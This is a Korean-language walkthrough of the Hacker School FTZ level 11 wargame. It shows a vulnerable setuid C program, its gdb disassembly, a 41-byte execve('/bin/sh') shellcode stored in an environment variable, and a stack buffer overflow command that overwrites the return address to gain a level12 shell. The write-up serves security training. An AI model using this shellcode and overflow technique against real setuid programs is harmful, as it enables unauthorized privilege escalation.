Hacker School FTZ
- level 11 -

1. hint 파일 살펴보기

```
[level11@ftz level11]$ ls
attackme  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
처음 보는 attackme 프로그램과 함께 hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level11@ftz level11]$ cat hint

#include <stdio.h>
#include <stdlib.h>

int main( int argc, char *argv[] )
{
        char str[256];

        setreuid( 3092, 3092 );
        strcpy( str, argv[1] );
        printf( str );
}
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
C 소스 코드가 힌트인 것을 보아 우리가 발견한 attackme라는 프로그램의 소스 코드인 것 같다.
어떠한 배열이 있고, 설정하는 Set-UID가 3092인 것을 보아 level12의 권한을 부여하는 것 같다.
그리고 argv 인자를 복사하여 이를 보여주는 것을 확인할 수 있다.
현재 문자열을 복사할 때, 복사하는 크기를 정하지 않았으므로 우리는 버퍼 오버플로우를 이용할 것이다.

※ gdb (GNU Debugger)
디버거 중 하나로 프로그램 내부의 상황을 볼 수 있게 해준다.
gdb (프로그램명)으로 실행 가능하다.

gdb 명령어 중 몇 가지를 소개하자면 다음과 같다.
r [arg]: 프로그램을 실행한다. 인자를 넣어 실행할 수도 있다.
b (위치) : 브레이크 포인트로 함수 또는 특정 위치에 걸 수 있다. 실행 중 해당 위치에서 멈추게 된다.
cl (번호) : 해당 번호의 브레이크 포인트를 해제한다.
d : 모든 브레이크 포인트를 해제한다.
s : 다음 줄 실행이다. 함수 호출 지점에서 함수 내부로 들어간다.
n : 다음 줄 실행이다. 함수 호출 지점에서 함수 내부로 들어가지 않고 다음 줄을 실행한다.
q : gdb 를 종료한다.

2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb 명령을 이용해 프로그램의 디버깅 정보를 확인할 것이다.


```
[level11@ftz level11]$ gdb attackme
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb)
```

```
(gdb) set disassembly-flavor intel
```

intel식 어셈블리어 표현이 더 편하므로 intel식으로 세팅을 할 것이다.

```
(gdb) disas main
Dump of assembler code for function main:
0x08048470 <main+0>:    push   ebp
0x08048471 <main+1>:    mov    ebp,esp
0x08048473 <main+3>:    sub    esp,0x108
0x08048479 <main+9>:    sub    esp,0x8
0x0804847c <main+12>:   push   0xc14
0x08048481 <main+17>:   push   0xc14
0x08048486 <main+22>:   call   0x804834c <setreuid>
0x0804848b <main+27>:   add    esp,0x10
0x0804848e <main+30>:   sub    esp,0x8
0x08048491 <main+33>:   mov    eax,DWORD PTR [ebp+12]
0x08048494 <main+36>:   add    eax,0x4
0x08048497 <main+39>:   push   DWORD PTR [eax]
0x08048499 <main+41>:   lea    eax,[ebp-264]
0x0804849f <main+47>:   push   eax
0x080484a0 <main+48>:   call   0x804835c <strcpy>
0x080484a5 <main+53>:   add    esp,0x10
0x080484a8 <main+56>:   sub    esp,0xc
0x080484ab <main+59>:   lea    eax,[ebp-264]
0x080484b1 <main+65>:   push   eax
0x080484b2 <main+66>:   call   0x804833c <printf>
0x080484b7 <main+71>:   add    esp,0x10
0x080484ba <main+74>:   leave
0x080484bb <main+75>:   ret
0x080484bc <main+76>:   nop
0x080484bd <main+77>:   nop
0x080484be <main+78>:   nop
0x080484bf <main+79>:   nop
End of assembler dump.
```

이후, main 함수를 disassemble하면 위와 같은 어셈블리 코드를 볼 수 있을 것이다.
strcpy() 함수가 시작되기 전 ebp-264 위치에서 값을 가져오는 것을 확인할 수 있다. 이를 보아 str 배열의 상대적 위치임을 짐작할 수 있다.
str 배열의 크기는 256이고 Stack Frame Pointer의 크기가 4인 것을 고려하면 SFP를 가리키고 있으므로 그 사이에 dummy가 8이 포함되어 있다는 것을 알 수 있다.
이것을 바탕으로 스택을 그리면 다음과 같다.



3. Shell Code 세팅

우리는 위의 스택 구조 중 Return Address 위치에 쉘 코드를 삽입하여 새로운 쉘을 얻어낼 것이다.
쉘 코드의 종류는 여러 개가 있지만, 본인은 41 bytes 쉘 코드를 이용할 것이다. 자세한 것은 구글을 참고하자.

```
₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b₩xcd₩x80
```

이것을 간편하게 사용하기 위해 환경 변수로 미리 등록해 놓을 것이다.

```
[level11@ftz level11]$ export CODE=$(python -c 'print "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"')
```

파이썬의 출력을 이용하여 위와 같이 환경변수를 등록하였다.

```
[level11@ftz level11]$ cd tmp
[level11@ftz tmp]$ vi getenv.c
```

```
#include <stdio.h>

int main() {
        printf("%p\n", getenv("CODE"));
        return 0;
}
```

```
[level11@ftz tmp]$ gcc -o getenv getenv.c
[level11@ftz tmp]$ ./getenv
0xbffffff87
```

이 환경변수의 주소를 알기 위해 tmp 디렉토리로 이동하여 환경변수의 주소를 출력해주는 프로그램을 하나 만들었다. 이후, 출력 결과는 0xbffffff87인 것을 알 수 있었다.

4. attackme 실행

우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.
이전에 환경변수를 파이썬의 출력을 이용해 등록했듯이 이번에는 attackme의 인수를 파이썬의 출력을 이용해 넣어줄 것이다. 우리가 인수를 넣게 되면 strcpy 함수를 통해 이 인자의 값을 str 배열에 복사하게 된다. 이는 크기를 정해주지 않았으므로 우리가 넣은 크기만큼 모두 복사될 것이다. 만일, str 배열의 크기를 넘어서더라도 말이다.

```
[level11@ftz level11]$ ./attackme `python -c 'print "A"*268 + "\x87\xff\xff\xbf"'`
sh-2.05b$
```

따라서, 처음 268 bytes 크기만큼은 아무 의미 없는 글자로 가득 채우고, 마지막 Return Address에 해당하는 위치에 우리의 쉘 코드를 삽입할 것이다. 이 쉘 코드는 이전 스텝에서 환경변수에 등록하였으므로 그 환경변수의 주소를 리틀 엔디안 방식으로 삽입한다. 그러면 하나의 쉘이 실행되는 것을 볼 수 있을 것이다.

5. 비밀번호 획득

```
sh-2.05b$ my-pass
TERM environment variable not set.

Level12 Password is "[redacted]".
```

현재 쉘은 level12 권한의 Set-UID가 적용 중이므로 my-pass 명령을 통해 비밀번호를 획득할 수 있다.
따로 기록하여 level12 로그인 시, 이용하자.